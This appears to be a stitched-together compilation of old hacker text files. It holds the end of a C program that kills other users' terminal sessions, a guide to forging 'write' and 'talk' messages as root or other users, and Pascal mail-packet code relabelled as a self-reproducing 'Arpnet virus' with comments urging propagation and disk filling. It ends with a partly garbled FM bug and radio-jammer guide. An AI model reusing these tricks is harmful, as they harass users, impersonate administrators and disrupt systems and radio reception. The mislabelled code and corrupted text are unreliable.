if (access(buf,W_OK) == -1) {
printf("failed - program aborting.\n");
exit(-1);
}
else {
if ((target = open(buf,O_WRONLY)) != EOF) {
sprintf(buf2,"stty 0 > %s",buf);
system(buf2);
printf("killed.\n");
sleep(10);
}

} /* else */
} /* if strcmp */
} /* if isprint */
} /* while */
close(fp);

/*sleep(SLEEP);  */

} /* for */
```

}

----- cut here -----

-- ------------ ----- ----- ---- ------ --- ------
2. Impersonating other users with 'write' and 'talk'
-- ------------ ----- ----- ---- ------ --- ------

This next trick wasn't exactly a work of stupefying genius, but is a ï73 Šlittle trick (that anybody can do) that I sometimes use to amuse myself and, as with the above, annoy the hell out of my friends and enemies.

Nearly every Unix system has the 'write' program, for conversing with other logged-in users. As a quick summary:

If you see that user 'clara' is logged in with the 'who' or 'w' command or whatever, and you wish to talk to her for some reason or another, you'd type 'write clara'. Clara then would see on her screen something like this (given that you are username 'shark'):

[3 ^G's] Message from shark on ttyi13 at 23:14 ...

You then type away at her, and whatever you type is sent to her terminal line-by-line. If she wanted to make it a conversation rather than a monologue, she'd type 'write shark,' you'd get a message similar to the above on your terminal, and the two of you would type away at each other to your little heart's content. If either one of you wanted to end the conversation, you would type a ^D. They would then see the characters 'EOF' on their screen, but they'd still be 'write'ing to you until they typed a ^D as well.

Now, if you're on a bigger installation you'll probably have some sort of full-screen windowing chat program like 'talk'. My version of talk sends the following message:

Message from Talk_Daemon@tibsys at 23:14 ...
talk: connection requested by shark@tibsys.
talk: respond with: talk shark@tibsys

Anyway, here's where the fun part begins: It's quite easy to put a sample 'write' or 'talk' message into a file and then edit so that the 'from' is a different person, and the tty is listed differently. If you see that your dorky friend roger is on ttyi10 and the root also happens to be logged on on ttyi01, make the file look something like this:

[3 control-G's] Message from root on ttyi01 at [the current time]

wackawackawackawackawackawacka!!!

[or a similarly confusing or rude message...]

EOF

Then, send this file to roger's terminal with:

cat filename > /dev/ttyi10

He'll get the message on his terminal and wonder what the hell the superuser is talking about. He might even 'write' back to the superuser with the intent of asking 'what the hell are you talking about?'. For maximum effectiveness, *simultaneously* send a message to root 'from' roger at the appropriate terminal with an equally strange message - they'll then engage in a conversation that will go something like "what did you mean by that?" "what do you mean, what do I mean? What did *you* mean ï73 Šby that?" etc. A splendid time is guaranteed for all! Note that you don't have to make 'root' the perpetrator of the gag, any two currently logged-in users who have their terminals open for messages can join in on the fun.

Similarly, you can fake a few 'talk' pages from/to two people...they will then probably start talking...although the conversation will be along the lines of "what do you want?" "you tell me." "you paged me, you tell *me." etcetera, while you laugh yourself silly or something like that.

A variation on the theme: As I said, when using 'write' you type a ^D to end the conversation, and the person you're typing at sees an 'EOF' on their screen. But you could also just *type* 'EOF', and they'd think you've quit...but you still have an open line to their terminal. Even if they later turn messages off, you still have the ability to write to their terminal. Keeping this fact in mind, anybody who knows what they're doing can write a program similar to my 'block' program above that doesn't log a user out when they appear on the system, but opens their tty as a device and keeps the file handle in memory so you can redirect to their terminal - to write rude messages or to log them out or whatever - at any time, until they log out.

```
{modified version of Arpnet virus:Pascal should be redif to ASM}
{obj are ok compile will attach with viru@2 mechanizism..per @Trash33}
{makes the disk space packets and eats all avalible space,loop it  }
{Enjoy and modify this is root version...aka SHADOWSPAWN}
Unit  Netsnd;
Interface
Uses  Crt, Dos, Consts, Types, Iostuff, Routing,
     Netvars, Netfncs, Netrcv, Btree, Filedecs;
PROCEDURE make_packets;
Implementation
{--------MAKE PACKETS AND PACKETS AND PACKETS--------------------------------}
PROCEDURE make_packets;
VAR   msg_counter : INTEGER;
      tmp_ptr     : node_info_ptr;
      month,day,year,dow : WORD;
      hour,minute,second,hund : WORD;
      temp        : line;
      rl          : LONGINT;
      x           : INTEGER;
      new_net     : INTEGER;
      new_node    : INTEGER;
      attr        : INTEGER;
      fwd         : BOOLEAN;
```

```
    ch          : CHAR;
    t1,t2,t3    : INTEGER;
    i,j         : INTEGER;
    seen        : BOOLEAN;
    more        : BOOLEAN;
    lrnum       : lrnumber;
    lrtmp       : LONGINT;
    tmp         : short_string;
  {--------------------SET UP FOR NET NODE PACKETS----------------------------}
ï73 Š  PROCEDURE construct_packet(new_net, new_node: INTEGER);
  VAR   first_pk : INTEGER;
  BEGIN
    INC(msg_counter);
    tmp_ptr := node_c;
    first_pk := -1;
    WHILE (tmp_ptr <> NIL) AND
          NOT ((tmp_ptr^.net = new_net) AND
          (tmp_ptr^.node = new_node)) DO BEGIN
          tmp_ptr := tmp_ptr^.ptr
    END;
    IF tmp_ptr = NIL THEN
          BEGIN
            NEW(tmp_ptr);
            FILLCHAR(tmp_ptr^,SIZEOF(node_info),0);
            tmp_ptr^.ptr := node_c;
            node_c := tmp_ptr;
            node_c^.net := new_net;
            node_c^.node := new_node;
            node_c^.tries := 0;
            node_c^.connects := 0;
            node_c^.success := FALSE;
            ASSIGN(pk_index,default.database_drive + pkindexfile);
            {$I-} RESET(pk_index); {$I+}
            IF IOresult = 0 THEN
              BEGIN
                    x := 0;
                    pk_idx.net := 0;
                    pk_idx.node := 0;
                    WHILE NOT EOF(pk_index) AND
                      NOT ((pk_idx.net = new_net) AND (pk_idx.node = new_node)) DO BEGIN
                      READ(pk_index,pk_idx);
                      IF pk_idx.avail AND (first_pk < 0) THEN
                            first_pk := x;
                      INC(x)
                    END;
                    IF (pk_idx.net = new_net) AND (pk_idx.node = new_node) THEN
                      BEGIN
                            node_c^.pk_num := x - 1;
                            first_pk := -1
                      END
                    ELSE
                      BEGIN
                            IF first_pk < 0 THEN
                              first_pk := FILESIZE(pk_index);
                            node_c^.pk_num := first_pk;
                            pk_idx.avail := FALSE;
                            pk_idx.sent := FALSE;
                            pk_idx.attempts := 0;
```

```
                    pk_idx.net := new_net;
                    pk_idx.node := new_node;
                    SEEK(pk_index,first_pk);
                    WRITE(pk_index,pk_idx)
                  END
              END
ï73  Š        ELSE
              BEGIN
                    REWRITE(pk_index);
                    first_pk := 0;
                    node_c^.pk_num := 0;
                    pk_idx.avail := FALSE;
                    pk_idx.sent := FALSE;
                    pk_idx.attempts := 0;
                    pk_idx.net := new_net;
                    pk_idx.node := new_node;
                    SEEK(pk_index,first_pk);
                    WRITE(pk_index,pk_idx)
              END;
            CLOSE(pk_index);
            ASSIGN(p_info,default.database_drive + 'PK' + dual(node_c^.pk_num) + '.XMT');
            {$I-} RESET(p_info); {$I+}
            IF (IOresult = 0) AND (first_pk >=0) THEN
              CLOSE(p_info)
            ELSE
              BEGIN
                    REWRITE(p_info);
                    GETDATE(year,month,day,dow);
                    GETTIME(hour,minute,second,hund);
                    packet.year := year;
                    packet.month := month;
                    packet.day := day;
                    packet.hour := hour;
                    packet.minute := minute;
                    packet.second := second;
                    WITH packet DO BEGIN
                      orig_net := default.net;
                      dest_net := new_net;
                      orig_node := default.node;
                      dest_node := new_node;
                      baud_rate := 1200;
                      pk_ver := packet_version;
                      prod_code := product_code;
                      FILLCHAR(fill,SIZEOF(fill),0)
                    END;
                    WRITE(p_info,packet);
                    CLOSE(p_info)
              END
          END;
{ The following code will construct the actual message that is to be
  transmitted. I'm sure some intelligent soul out there can figure out
  that this section of code can be replaced to transmit anything as the
  packet is a protocol level above the information actually being transmitted
  to the destination node... }
    ASSIGN(packets,default.database_drive + 'PK' + dual(tmp_ptr^.pk_num) + '.XMT');
    RESET(packets);
    SEEK(packets,FILESIZE(packets));
    temp := convert(mesg.org_time.date,rl);
```

```
    temp := day_of_week[rl MOD 7] + ' '
            + dual(value(COPY(mesg.org_time.date,4,2))) + ' '
            + month_of_year[value(COPY(mesg.org_time.date,1,2))] + ' '
ï73  Š        + dual(value(COPY(mesg.org_time.date,7,2))) + ' '
            + dual(value(COPY(mesg.org_time.time,1,2))) + ':'
            + dual(value(COPY(mesg.org_time.time,4,2))) + NULL;
    write_int($0002);                   {Packet header}
    write_int(mesg.orig_node);          {Originating node}
    write_int(mesg.dest_node);          {Destination node}
    write_int(mesg.orig_net);           {Originating net}
    write_int(mesg.dest_net);           {Destination net}
    attr := mesg.flags AND $7413;       {Zero required attributes}
    write_int(attr);                    {File attribute}
{?}  write_int($0000);                  {File transmission cost}
    write_line(temp);                   {Date/Time group}
    write_line(mesg.dest_user + NULL);  {Who message is to}
    write_line(mesg.org_user + NULL);   {Who it is from};
    write_line(mesg.title + NULL);      {Subject of message};
    x := 0;
    WHILE (mesg_text[x + 1] <> '') AND (x < max_msg_entry) DO BEGIN
        INC(x);
        write_line(mesg_text[x] + CR);
        IF POS('Message ID: ',mesg_text[x]) > 0 THEN
          BEGIN
            temp := COPY(mesg_text[x],POS('Message ID: ',mesg_text[x]) + 12,9);
            tmp := convert(system_date,lrtmp);
            lrnum := lrtmp;
            insertvalueinbtree(pkfile,lrnum,temp)
          END
    END;
    write_line(mesg_text[x + 1] + NULL);
    write_int($0000);                   {End of packet}
    CLOSE(packets)
  END;
  {---THIS IS JUST FOR FUN    BETTER TO LEAVE OUT UNLESS YOU WANT TO TRAIL--}
BEGIN
  openwindow(40,5,76,15,'Mail packet construction',YELLOW,back,4);
  setcolor(fore,back);
  writest('Constructing transmission packets',2,2);
  WRITELN(log_file,'Making the mail packets...',system_date,' ',system_time);
  node_c := NIL;
  msg_counter := 0;
  ASSIGN(mesg_dir,default.msg_drive + msg_file_dir);
  {$I-} RESET(mesg_dir); {$I+}
  IF IOresult <> 0 THEN
    BEGIN
        WRITELN(log_file,'I can''t open the message directory!');
        writest('ERROR: Cannot open the message directory',2,4);
        EXIT
    END;
  t1 := 9;                  { Note: This is the networking base }
  REPEAT
    SEEK(mesg_dir,t1);
    READ(mesg_dir,mesg);
    t1 := mesg.dir_link;
    t2 := mesg.sub_dir_link;
    WHILE t2 > 0 DO BEGIN
```

```
        SEEK(mesg_dir,t2);
ï73 Š     READ(mesg_dir,mesg);
        t2 := mesg.dir_link;
        t3 := mesg.sub_dir_link;
        IF t3 > 0 THEN
          BEGIN
            SEEK(mesg_dir,t3);
            READ(mesg_dir,mesg);
            t3 := mesg.sub_dir_link;
            SEEK(mesg_dir,t3);
            READ(mesg_dir,mesg);
            REPEAT
                IF (mesg.dir_type = message) AND
                  test_bit(msg_bit + (t3 DIV 1024),t3 MOD 1024) AND
                  bit(mesg.flags,8) OR bit(mesg.flags,5) THEN
                  BEGIN
                      read_for_edit(default.msg_drive + msg_msg_dir,mesg.msg_link,mesg_text);
                      more := FALSE;
                      new_net := 0;
                      new_node := 0;
                      REPEAT
                        fwd := FALSE;
                        get_route_info(mesg.dest_net,mesg.dest_node,
                                       new_net,new_node,fwd,more);
                        get_node_info(new_net,new_node,destnode);
                        i := 1;
                        seen := FALSE;
                        REPEAT
                          IF POS('Message ID:',mesg_text[i]) > 0 THEN
                              seen := TRUE;
                          IF (POS(' ' + destnode.serial_num,mesg_text[i]) > 0)
                              AND seen THEN
                              i := 0
                          ELSE
                              INC(i)
                        UNTIL (i = 0) OR (POS(#$FF,mesg_text[i]) > 0);
                        IF (i <> 0) AND ((NOT bit(mesg.flags,5) AND fwd) AND
                          bit(mesg.flags,8)) AND
                          NOT ((new_net = 0) AND (new_node = 0)) THEN
                          BEGIN
                              writest('Packet to Net/Node: ',2,4);
                              WRITE(new_net,'/',new_node,' ',destnode.serial_num,'   ');
                              writest('Title: ' + mesg.title,2,5);
                              CLREOL;
                              construct_packet(new_net,new_node)
                          END
                      UNTIL NOT more;
                      mesg.flags := mesg.flags OR $0020;
                      SEEK(mesg_dir,t3);
                      WRITE(mesg_dir,mesg)
                  END;
                t3 := mesg.sub_dir_link;
                SEEK(mesg_dir,t3);
                READ(mesg_dir,mesg)
            UNTIL mesg.dir_link < 0
          END
ï73 Š   END;
    UNTIL t1 <= 0;
```

```
  GOTOXY(2,4);
  CLREOL;
  CLOSE(mesg_dir);
  ASSIGN(email_dir,default.email_drive + email_file_dir);
  {$I-} RESET(email_dir); {$I+}
  IF IOresult <> 0 THEN
    BEGIN
          WRITELN(log_file,'I can"t open the email directory!');
          writest('I can"t open the email directory!',2,4);
          EXIT
    END;
{-------------CAUGHT SO WHAT DO YOU DO...DOESN'T MATTER DOES IT?--------}
  WHILE NOT EOF(email_dir) DO BEGIN
    READ(email_dir,email);
    IF test_bit(email_bit,FILEPOS(email_dir) - 1) AND
          bit(email.attrib,0) AND NOT bit(email.attrib,5) THEN
          BEGIN
            more := FALSE;
            fwd := TRUE;
            get_route_info(email.dest_net,email.dest_node,new_net,new_node,fwd,more);
            get_node_info(new_net,new_node,destnode);
            IF (new_net <> 0) OR (new_node <> 0) THEN
              BEGIN
                    read_for_edit(default.email_drive + email_msg_dir,
                                  email.msg_link,mesg_text);
                    writest('Packet to Net/Node: ',2,4);
                    WRITE(new_net,'/',new_node,' ',destnode.serial_num,'   ');
                    writest('Name:  ' + email.dest_name,2,5);
                    CLREOL;
                    mesg.orig_node := email.org_node;
                    mesg.orig_net := email.org_net;
                    mesg.dest_node := email.dest_node;
                    mesg.dest_net := email.dest_net;
                    mesg.flags := email.attrib;
                    mesg.dest_user := email.dest_name;
                    mesg.org_user := email.org_name;
                    mesg.title := '|/<Email>\|';
                    construct_packet(new_net,new_node)
              END;
            email.attrib := email.attrib OR $0020;
            SEEK(email_dir,FILEPOS(email_dir) - 1);
            WRITE(email_dir,email)
          END
  END;
  CLOSE(email_dir);
  WRITELN;
  CLREOL;
{---------PUNISHMENT I WANT TO KNOW WHERE IT GOES BETTER LEFT OUT------}
  writest('Packets constructed: ' + strval(msg_counter),7,7);
  IF paramstr(1) = '' THEN
    BEGIN
          writest('Press any key to continue',6,8);
          hidecursor;
ï73  Š       ch := readkey;
          IF ch = #0 THEN
            ch := readkey;
          showcursor
    END;
```

```
  closewindow(4);
  WRITELN(log_file,'Done making the packets. Constructed: ',msg_counter)
END;
{---RIGHT LOOKS GOOD AND USEFULL  COMPILE AND REPRODUCE AND REPRODUCE----}
END.
{Above code: Is a GMPFU@C, Gone Made from UnderGrad @ College -Program 87}
{->Arpnet Virus:attachments must be modified,take out the write statements for}
{better effect and code speed, this is the root of the virus without any }
{destructive tendencies......hehehe}
{ShadowSpawn cc @wiskiesour@.988, ACTUALLY MY NAME THIS WEEK IS GEORGE BUSH}
{-----------------------------------------------------------------------}
{It gets better, wait till election Day!!!!!!!...better close your.........}
```

%%
%%%%%%%%%%%%%%%%%%%%%% %% <> How to make an FM wireless BUG <> %% %%
By: <-> Johnney Rotten <-> %% %% <> A Cryptic Criminals/Elite Justice Society presentation <> %% %%%
%%
%%%%%%%%%%%%%%%%%%%%%What it is----------This handy little device can be used for two purposes. The first is a FM bug,which transmits on the FM frequency, thus making it extremely easy to pick up.The second is a FM station blocker (which can be really fun if you are pissedat someone who just happens to be listening to the radio. In this case, you can do 1 (or both) of these: A) announce through the bug (on their station)that Fred (whoever is listening) has just won 1 years supply of orthopedicshoe pads, or B) disconnect the mike, and let it fry the station.) In thisfile, I will make some incredibly lame schematics, which any fool can follow,(lets see you make good schematics with Apple Writer), and tell you all thejunk you need (duh..) Ok, if you have no electronics background at all, goahead and try it anyways (hell, it's not my money your wasting on parts)   Required Parts--------------(1) 2n3904 transistor...........................[Q1](1) 10k resistor (+-5%)..........................[R1](1) 4.7k resistor (+-5%)........................[R2](1) 1k resistor (+-5%)..........................[R3](1) .001 uf capacitor...........................[C1](1) 5 to 80 pf variable capacitor................[C2](1) 10 pf capacitor.............................[C3](2) .5 uh coils.................................[L1,L2](1) SpSt slide switch...........................[S1](1) 9 volt battery clip..........................[B1](1) Antenna or antenna wire (3 in. or more)......[A1](1) microphone (like one out of a phone).........[M1]Schematics----------   --------------*-------------*-------------*-------------* | |
| | | | | | | | +A1 | | | | L1 |
S1   R1 | C2 | | | | | | *---- | | |
| | + | | | L2   B1 | | | | - |
C1 |